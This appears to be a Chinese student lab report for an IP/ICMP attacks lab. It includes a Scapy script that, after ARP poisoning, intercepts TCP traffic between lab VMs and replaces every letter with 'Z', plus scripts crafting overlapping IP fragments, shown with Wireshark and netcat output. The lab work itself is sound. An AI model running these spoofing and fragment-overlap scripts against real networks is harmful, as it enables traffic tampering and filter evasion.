
ARP 污染后，发现无法再键入指令

模仿杜文亮老师的 tcp_spoof 文件进行 sniff_spoof



```
bwhe-VirtualBox login: bwhe
Password:
Last login: Thu Sep 10 09:23:58 CST 2020 from 10.0.2.6 on pts/2
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Kubernetes 1.19 is out! Get it in one command with:

     sudo snap install microk8s --channel=1.19 --classic

   https://microk8s.io/ has docs and details.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

106 packages can be updated.
1 update is a security update.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
bwhe@bwhe-VirtualBox:~$ ZZZZ
```

无论键入何字符均产生 Z




```
import re
def spoof_pkt(pkt):
    #print("Original Packet.........")
    #print("Source IP : ", pkt[IP].src)
    #print("Destination IP :", pkt[IP].dst)
    newpkt=pkt[IP]
    if(pkt[IP].src == "10.0.2.6" and pkt[IP].dst == "10.0.2.4" and pkt[TCP].payl
oad):
        data=pkt[TCP].payload.load
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        data_list=list(data)
        for i in range(len(data_list)):
            if(chr(data_list[i]).isalpha()):
                data_list[i]=ord('Z')
        data=bytes(data_list)
        newpkt=newpkt/data
        send(newpkt)
    elif(pkt[IP].src == "10.0.2.4" and pkt[IP].dst == "10.0.2.6"):
        send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

代码如上图所示


IP/ICMP Attacks Lab

Task1.a




```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)

ip = IP( dst="10.0.2.6", proto=17)
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
payload = 'B' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000 # Identification
ip.frag = 9 # Offset of this IP fragment
ip.flags = 0 # Flags
payload = 'C' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)
```

填充代码如上图所示，每个分片的数据都是不一样的



```
0000  1b 9e 23 82 00 68 94 1f  41 41 41 41 41 41 41 41   ..#..h.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 42 42   AAAAAAAA BBBBBBBB
0030  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0040  42 42 42 42 42 42 42 42  43 43 43 43 43 43 43 43   BBBBBBBB CCCCCCCC
0050  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0060  43 43 43 43 43 43 43 43                            CCCCCCCC
```

Wireshark 接收到的数据如上图所示




```
[09/10/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCC
```

接收到的字符如上图所示


Task1.b

将第二段的偏移值设为 2，这种情况下 K=16




```
#!/usr/bin/python3
from scapy.all import *
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 80 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksm = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6", proto=17)
ip.id = 1000 # Identification
ip.frag = 2 # Offset of this IP fragment
ip.flags = 1 # Flags
payload = 'B' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000 # Identification
ip.frag = 6 # Offset of this IP fragment
ip.flags = 0 # Flags
payload = 'C' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)
```

代码如上图所示




```
▸ Frame 70: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60), Dst: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
  ▾ Destination: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
      Address: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60)
      Address: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▾ Data (72 bytes)
    Data: 414141414141414141414141414141414141414141414141...
    [Length: 72]
```



```
[09/10/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


终端自动显示相关字符

如果第一段报文包含第二段报文



```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 72 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksm = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6", proto=17)
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
payload = 'B' * 30 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 0 # Flags
payload = 'C' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)
```

代码如上图所示




```
▸ Ethernet II, Src: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60), Dst: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
     Source Port: 7070
     Destination Port: 9090
     Length: 72
     [Checksum: [missing]]
     [Checksum Status: Not present]
     [Stream index: 0]
▾ Data (64 bytes)
     Data: 4141414141414141414141414141414141414141414141414141...
     [Length: 64]

0000  1b 9e 23 82 00 48 00 00  41 41 41 41 41 41 41 41   ..#..H.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  43 43 43 43 43 43 43 43   AAAAAAAA CCCCCCCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
```

如上图所示，第二段报文被完全覆盖


终端接受界面没有任何显示

交换发送顺序后

如果第一段和第二段报文之间存在重叠




```
#!/usr/bin/python3
from scapy.all import *
ip = IP( dst="10.0.2.6", proto=17)
ip.id = 1000 # Identification
ip.frag = 2 # Offset of this IP fragment
ip.flags = 1 # Flags
payload = 'B' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)

# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 80 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksm = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000 # Identification
ip.frag = 6 # Offset of this IP fragment
ip.flags = 0 # Flags
payload = 'C' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)
```



```
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▸ Source: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▾ Data (72 bytes)
    Data: 414141414141414141414141414141414141414141414141...
    [Length: 72]
```


终端会自动显示相关字符




```
[09/10/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

交换发送顺序后

如果第一段报文包含第二段报文




```
▸ Ethernet II, Src: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60), Dst: PcsCompu_2a:05:36 (
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
    Length: 72
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]
▾ Data (64 bytes)
    Data: 414141414141414141414141414141414141414141414141...
    [Length: 64]

0000  1b 9e 23 82 00 48 00 00  41 41 41 41 41 41 41 41   ..#..H.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  43 43 43 43 43 43 43 43   AAAAAAAA CCCCCCCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
